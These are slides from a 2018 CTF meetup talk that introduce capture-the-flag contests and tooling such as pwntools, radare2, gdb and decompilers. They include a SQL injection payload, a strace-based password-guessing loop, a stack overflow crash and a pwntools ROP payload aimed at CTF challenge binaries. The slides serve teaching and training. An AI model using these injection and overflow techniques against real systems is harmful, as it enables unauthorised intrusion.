A CTF Hackers Toolbox

CTF Stammtisch @ Chaospott / Foobar 2018-03-08

Intro / Shoutout / Acknowledgment

- `/me`
  - Michael / f0rki
  - PhD @ UDE software systems security group
  - Hacking in CTFs since 2010
  - twitter: @f0rki
- This talk is based on a previous talk:
  "A CTF Hackers Toolbox" at Grazer Linuxtage 2016
  - joint talk with Stefan More (@stefan2904)
- Many thanks to my previous CTF Team
  `https://hack.more.systems`
  twitter: @LosFuzzys

CTF: Capture The Flag

- Collaborative hacking competitions
  - Teams vs. Teams
- The goal is to capture flags

CTF{THIS_IS_A_FLAG}

CTF Type: Jeopardy

Figure: Sharif CTF Challenge Board

CTF Type: Attack-Defense




Figure: RUCTFe 2015 Network Schema (source: RUCTF org)

CTF Type: Attack-Defense

		Team	Faust2048	Goethe Gallery	Bashing	Faust Quiz	notekeeping	Wichteln	Sell your soul	Total offense	Total defense	Total SLA	Total
1.		**Bushwhackers** ID: 85	2832 155 690 not checked	2111 152 536 not checked	6213 157 1683 not checked	12274 157 3284 faulty	3540 147 136 not checked	0 157 1414 faulty	34 152 4040 up	27004	1076	11783	**39862**
2.		**FluxFingers** ID: 233	774 135 800 recovering	440 142 438 up	564 151 1126 up	1561 138 2289 not checked	713 144 244 faulty	10019 157 813 faulty	13742 157 4040 recovering	27813	1024	9752	**38588**
3.		**HackerDom** ID: 60	257 125 603 not checked	1613 141 633 up	2895 117 1217 up	2490 124 2239 flag not found	2914 142 149 not checked	5573 148 2687 recovering	363 157 4123 recovering	16106	955	11652	**28712**
4.		**KITCTF** ID: 146	0 157 542 not checked	723 139 373 not checked	121 98 1010 recovering	0 100 2836 flag not found	3801 138 448 faulty	0 132 1591 not checked	0 141 4040 recovering	4645	905	10841	**16391**
5.		**backzogtum** ID: 45	0 117 788 recovering	464 141 455 up	1405 122 1735 up	0 96 3135 flag not found	380 134 1059 up	0 148 1945 faulty	0 148 4081 recovering	2249	906	13197	**16353**
6.		**LosFuzzys** ID: 17	438 128 579 not checked	143 139 520 up	117 153 1294 up	0 97 2538 flag not found	2122 137 475 faulty	32 153 3006 up	117 127 3875 recovering	2969	934	12287	**16190**

Figure: FAUST CTF 2015 scoreboard

Wargame vs. CTF

- Typical CTF is time-limited and team focused
  - Typically 8h up 48h
  - Good/typical team-size 5 to 20 people
- Always-on CTFs – Wargames
  - Typically not a team-effort
  - Run for a longer time
  - Good for training – no stress

Why CTFs?

- **It's fun!**
- Gain experience in Information Security
- Challenges modeled after real-world problems
  - Sometimes real-world bugs modeled after CTF bugs?

Where to start?

- ctftime.org
- github.com/zardus/wargame-nexus
- Read writeups!
  - ctftime ctftime.org/writeups
  - Repo: github.com/ctfs
  - LosFuzzys: hack.more.systems/writeups

CTF Toolbox


Bishop
COMPUTER SECURIT
THIRD EDITION
LINUX
IN A NUTSHELL
JOSUTTIS


CTF Toolbox

- Great diversity of challenges
- Some things turn up frequently
- Knowledge of technology necessary
- Experience helps a lot

- Using the right tools is essential
  - assuming you know how to use them ...

Scripting is your best Friend

- Be comfortable in automating things
- Use whatever works best
  - bash, zsh etc.
  - Python, Ruby etc.



Command-Line-Fu is very helpful

- Standard utils – `grep`, `sed`, `awk`, `sort`, `cut`, `uniq`, ...
- Network stuff – `nc`, `socat`, `dig`, `nmap`
- Query json – `jq`
- HTTP – `curl`
- ...

- Pipe together to get your results!

Bash Password Guessing

```
for x in q w e r t y u i o p a s d f g h j k l z \
    x c v b n m Q W E R T Y U I O P A S D F G H J \
    K L Z X C V B N M 1 2 3 4 5 6 7 8 9 0 "_" "_" "?"
do
echo "= $x ="
# count sigaction syscalls
strace ./stage3.bin "Did_you_l$x$x$x$x$x$x$x$x" 2>&1 \
  | grep sigaction \
  | wc -l
done > log
# get highest count of sigactions and triggering char
cat log | grep -B 1 \
  "$(cat log | grep -v = | sort | uniq | tail -n 1)"
```

Automated Browsing – python-requests

```
import requests

URL = 'http://ctf.example.com'
s = requests.session()
r = s.post(URL + '/login',
           data={'user': 'fuzzy', 'pass': '1234'})

# GET http://ctf.example.com/vuln?x='or%201=1--x
resp = s.get(URL + '/vuln',
             params={'x': "'or 1=1 --x"})
# session cookie automagically used here

print resp.text
# flag{some_flag_of_some_service}
```

Dirty Networking – pwntools

```python
from pwn import *

r = remote('ctf.example.com', 1337)

# line based
r.recvline()
r.sendline('HELO %s%s%s%s')
r.recvuntil('250 Hello')

data = r.recv(4)

# unpack LE uint32 from bin
i = u32(data)
log.info('received uint32 {}'.format(i))

# pack BE uint32 to bin
r.send(p32(1094795585, endian='big'))
r.recvline()
```

Finding & Analyzing Vulnerabilities

Find the bug

- Mostly manual analysis
- Identify a way to subvert the security of the challenge
- The real goal is always to get the flag
- Intermediate goals
  - Arbitrary file read
  - Code execution / shell access
  - Admin panel

Web security

- Mostly black-box testing
- Various Injection vulnerabilities
  - Cross-site scripting (XSS)
  - SQL / noSQL / ORM injection
  - Command injection
- Authentication / Sessions handling issues
- Check all ways state can be stored
  - Cookies
  - Web storage
  - Hidden-fields / URLs
  - JavaScript

Analyzing Java/.NET Apps

- Great decompilers!
- Java/Dalvik bytecode
  - intellij built-in decompiler (fernflower), procyon
  - `http://www.javadecompilers.com/`
- Android apps/Dalvik bytecode
  - apktool, smali/baksmali, jadx
  - Xposed
- .NET bytecode
  - ILSpy, Jetbrains dotPeek

A wild binary appears!


```
$ file ./pwn
pwn: ELF 32-bit LSB executable, Intel 80386,
  version 1 (GNU/Linux), statically linked,
  for GNU/Linux 2.6.24,
  not stripped
```

```
$ objdump -d ./pwn | less
```

```
08048f06 <safe_save>:
 8048f06:       55                      push   ebp
 8048f07:       89 e5                   mov    ebp,esp
 8048f09:       81 ec 18 10 00 00       sub    esp,0x1018
 8048f0f:       8b 45 08                mov    eax,DWORD PTR [ebp+0x8]
 8048f12:       89 04 24                mov    DWORD PTR [esp],eax
 8048f15:       e8 2a ff ff ff          call   8048e44 <check_size>
 8048f1a:       85 c0                   test   eax,eax
 8048f1c:       74 23                   je     8048f41 <safe_save+0x3b>
 8048f1e:       8d 85 f8 ef ff ff       lea    eax,[ebp-0x1008]
 8048f24:       89 44 24 04             mov    DWORD PTR [esp+0x4],eax
 8048f28:       8b 45 08                mov    eax,DWORD PTR [ebp+0x8]
 8048f2b:       89 04 24                mov    DWORD PTR [esp],eax
 8048f2e:       e8 41 ff ff ff          call   8048e74 <save_in_buffer>
 8048f33:       c7 04 24 98 1d 0c 08    mov    DWORD PTR [esp],0x80c1d98
 8048f3a:       e8 81 6b 00 00          call   804fac0 <_IO_puts>
 8048f3f:       eb 0c                   jmp    8048f4d <safe_save+0x47>
 8048f41:       c7 04 24 bd 1d 0c 08    mov    DWORD PTR [esp],0x80c1dbd
 8048f48:       e8 73 6b 00 00          call   804fac0 <_IO_puts>
 8048f4d:       c9                      leave
 8048f4e:       c3                      ret
```

Keep Calm
And
Use `radare2`
From `git`

```
[0x08048f06 0% 155 ./pwn]> pd $r @ sym.safe_save
/ (fcn) sym.safe_save 73
|           ; arg int arg_8h @ ebp+0x8
|           ; var int local_1008h @ ebp-0x1008
|           ; CALL XREF from 0x08048f7c (sym.safe_save)
|           0x08048f06      55              push ebp
|           0x08048f07      89e5            mov ebp, esp
|           0x08048f09      81ec18100000    sub esp, 0x1018
|           0x08048f0f      8b4508          mov eax, dword [ebp+arg_8h] ; [0x8:4]=0
|           0x08048f12      890424          mov dword [esp], eax
|           0x08048f15      e82affffff      call sym.check_size         ;[1]
|           0x08048f1a      85c0            test eax, eax
|       ,=< 0x08048f1c      7423            je 0x8048f41                ;[2]
|       |   0x08048f1e      8d85f8efffff    lea eax, [ebp - local_1008h]
|       |   0x08048f24      89442404        mov dword [esp + 4], eax
|       |   0x08048f28      8b4508          mov eax, dword [ebp+arg_8h] ; [0x8:4]=0
|       |   0x08048f2b      890424          mov dword [esp], eax
|       |   0x08048f2e      e841ffffff      call sym.save_in_buffer     ;[3]
|       |   0x08048f33      c70424981d0c.   mov dword [esp], str.The_file_has_been_saved_successfull
|       |   0x08048f3a      e8816b0000      call sym.puts               ;[4]
|      ,==< 0x08048f3f      eb0c            jmp 0x8048f4d               ;[5]
|      |`-> 0x08048f41      c70424bd1d0c.   mov dword [esp], str.No_No_the_file_is_too_big__n ; [0x8
|      |    0x08048f48      e8736b0000      call sym.puts               ;[4]
|      |    ; JMP XREF from 0x08048f3f (sym.safe_save)
|      `--> 0x08048f4d      c9              leave
\           0x08048f4e      c3              ret
```


[0x08048f06]> VV @ sym.safe_save (nodes 4 edges 4 zoom 100%) BB-SUMM
[0x8048f06]
0x08048f15 sym.check_size
t f
0x8048f41
0x08048f48 sym.puts
0x8048f1e
0x08048f2e sym.save_in_buffer
0x08048f3a sym.puts
0x8048f4d


[0x08048f06]> VV @ sym.safe_save (nodes 4 edges 4 zoom 100%) BB-NORM mouse:canvas-y movements-speed:5
[0x8048f06]
(fcn) sym.safe_save 73
; arg int arg_8h @ ebp+0x8
; var int local_1008h @ ebp-0x1008
push ebp
mov ebp, esp
sub esp, 0x1018
mov eax, dword [ebp+arg_8h]
mov dword [esp], eax
call sym.check_size ;[a]
test eax, eax
je 0x8048f41 ;[b]
t f
0x8048f41
mov dword [esp], str.No_No_the_file_is_too_big__n
call sym.puts ;[c]
0x8048f1e
lea eax, [ebp - local_1008h]
mov dword [esp + 4], eax
mov eax, dword [ebp+arg_8h]
mov dword [esp], eax
call sym.save_in_buffer ;[d]
mov dword [esp], str.The_file_has_been_saved_successfully
call sym.puts ;[c]
jmp 0x8048f4d ;[e]
0x8048f4d
leave
ret

radare2 – example commands

- Search for functions containing `"exec"`

```
afl~exec
```

- Show/search all strings in the file

```
izz
izz~FLAG
```

- Compute `CRC32` over next 32 byte

```
#crc32 32
```

Binary Decompilers

- Decompiling binaries is *really* hard
- Commercial / Closed-Source
  - Hex-Rays/IDA Pro Decompiler ($$$)
    - To be honest: it's the best
    - Interactivity!
    - Defining data-structures is crucial feature
  - Hopper ($)
- Open-source
  - retdec (also webservice, but no `x86_64`)
  - fcd (not very usable)

- Never forget: **ASM is truth**

Debugging?

gdb

```
(gdb) break main
Breakpoint 1 at 0x8048f52
(gdb) r
Starting program: /ctf/ndhquals2016/secure_file_reader_200/pwn

Breakpoint 1, 0x08048f52 in main ()
(gdb) i r
eax            0x1      1
ecx            0x9c97863f       -1667791297
edx            0xffffd384       -11388
ebx            0x80481b0        134513072
esp            0xffffd368       0xffffd368
ebp            0xffffd368       0xffffd368
esi            0x0      0
edi            0x80ee00c        135192588
eip            0x8048f52        0x8048f52 <main+3>
eflags         0x246    [ PF ZF IF ]
cs             0x23     35
ss             0x2b     43
ds             0x2b     43
es             0x2b     43
fs             0x0      0
gs             0x63     99
(gdb) x/10i $eip
=> 0x8048f52 <main+3>:  and    $0xfffffff0,%esp
   0x8048f55 <main+6>:  sub    $0x10,%esp
   0x8048f58 <main+9>:  cmpl   $0x2,0x8(%ebp)
   0x8048f5c <main+13>: je     0x8048f71 <main+34>
   0x8048f5e <main+15>: movl   $0x80c1dd9,(%esp)
   0x8048f65 <main+22>: call   0x804fac0 <puts>
   0x8048f6a <main+27>: mov    $0x1,%eax
   0x8048f6f <main+32>: jmp    0x8048f86 <main+55>
   0x8048f71 <main+34>: mov    0xc(%ebp),%eax
   0x8048f74 <main+37>: add    $0x4,%eax
(gdb) i r
eax            0x1      1
ecx            0x9c97863f       -1667791297
edx            0xffffd384       -11388
ebx            0x80481b0        134513072
esp            0xffffd368       0xffffd368
ebp            0xffffd368       0xffffd368
esi            0x0      0
edi            0x80ee00c        135192588
eip            0x8048f52        0x8048f52 <main+3>
```


0x08048f58 in main ()
gdb-peda$
[----------registers----------]
EAX: 0x1
EBX: 0x80481b0 (<_init>: push ebx)
ECX: 0x9c97863f
EDX: 0xffffd384 --> 0x80481b0 (<_init>: push ebx)
ESI: 0x0
EDI: 0x80ee00c --> 0x8067e60 (<__stpcpy_sse2>: mov edx,DWORD PTR [esp+0x4])
EBP: 0xffffd368 --> 0x8049710 (<__libc_csu_fini>: push ebx)
ESP: 0xffffd350 --> 0x80ee074 --> 0x80ef2a0 --> 0x0
EIP: 0x8048f5c (<main+13>: je 0x8048f71 <main+34>)
EFLAGS: 0x297 (CARRY PARITY ADJUST zero SIGN trap INTERRUPT direction overflow)
[----------code----------]
0x8048f52 <main+3>: and esp,0xfffffff0
0x8048f55 <main+6>: sub esp,0x10
0x8048f58 <main+9>: cmp DWORD PTR [ebp+0x8],0x2
=> 0x8048f5c <main+13>: je 0x8048f71 <main+34>
0x8048f5e <main+15>: mov DWORD PTR [esp],0x80c1dd9
0x8048f65 <main+22>: call 0x804fac0 <puts>
0x8048f6a <main+27>: mov eax,0x1
0x8048f6f <main+32>: jmp 0x8048f86 <main+55>
JUMP is NOT taken
[----------stack----------]
0000| 0xffffd350 --> 0x80ee074 --> 0x80ef2a0 --> 0x0
0004| 0xffffd354 --> 0xffffd3f4 --> 0xffffd565 ("/ctf/ndhquals2016/secure_file_reader_200/pwn")
0008| 0xffffd358 --> 0xffffd3fc --> 0xffffd592 ("LOGNAME=fuzzy")
0012| 0xffffd35c --> 0x80481b0 (<_init>: push ebx)
0016| 0xffffd360 --> 0x0
0020| 0xffffd364 --> 0x80ee00c --> 0x8067e60 (<__stpcpy_sse2>: mov edx,DWORD PTR [esp+0x4])
0024| 0xffffd368 --> 0x8049710 (<__libc_csu_fini>: push ebx)
0028| 0xffffd36c --> 0x804915a (<__libc_start_main+458>: mov DWORD PTR [esp],eax)
[----------]
Legend: code, data, rodata, value
0x08048f5c in main ()
gdb-peda$ stepi

Debuggers

- Use gdb with one of those:
  - pwndbg
  - GEF
  - PEDA
  - voltron
  - gdb-dashboard
- gdb alternatives:
  - lldb
  - radare2
- Newer debugging approaches
  - qira
  - rr

Pwning!

```
$ mkfifo ./fifo
$ ./pwn ./fifo & python -c 'print("A"*4128)' >> ./fifo
[1] 9391
The file has been saved successfully
[1]  + 9391 segmentation fault (core dumped)  ./pwn ./fifo
$ dmesg | tail -n 1
pwn[9391]: segfault at 41414141 ip 000000041414141
  sp 00000000ffb6d340 error 14
```

pwntools again!

```
from pwn import *

velf = ELF("./pwn")
r = ROP(velf)
r.call("exit", [42])
payload = "A" * 4124 + str(r)

# launch process
vp = process(["./pwn", "./fifo"])
gdb.attach(vp)
# break *0x8048f4e

with open("./fifo", "w") as f:
    f.write(payload)

# forward stdin/stdout to process stdin/stdout
vp.interactive()
```

```
[*] '/ctf/ndhquals2016/secure_file_reader_200/pwn'
    Arch:     i386-32-little
    RELRO:    Partial RELRO
    Stack:    No canary found
    NX:       NX enabled
    PIE:      No PIE
[*] Loading gadgets for '/ctf/ndhquals2016/secure_file_reader_200/pwn'
[*] 0x0000:        0x804e820 exit(42)
    0x0004:           'baaa' <pad>
    0x0008:             0x2a arg0
[!] NULL byte in payload!
[*] saving payload
[+] Starting program './pwn': Done
[*] Switching to interactive mode
[*] Program './pwn' stopped with exit code 42
The file has been saved successfully
[*] Got EOF while reading in interactive
$
[*] removing fifo
```

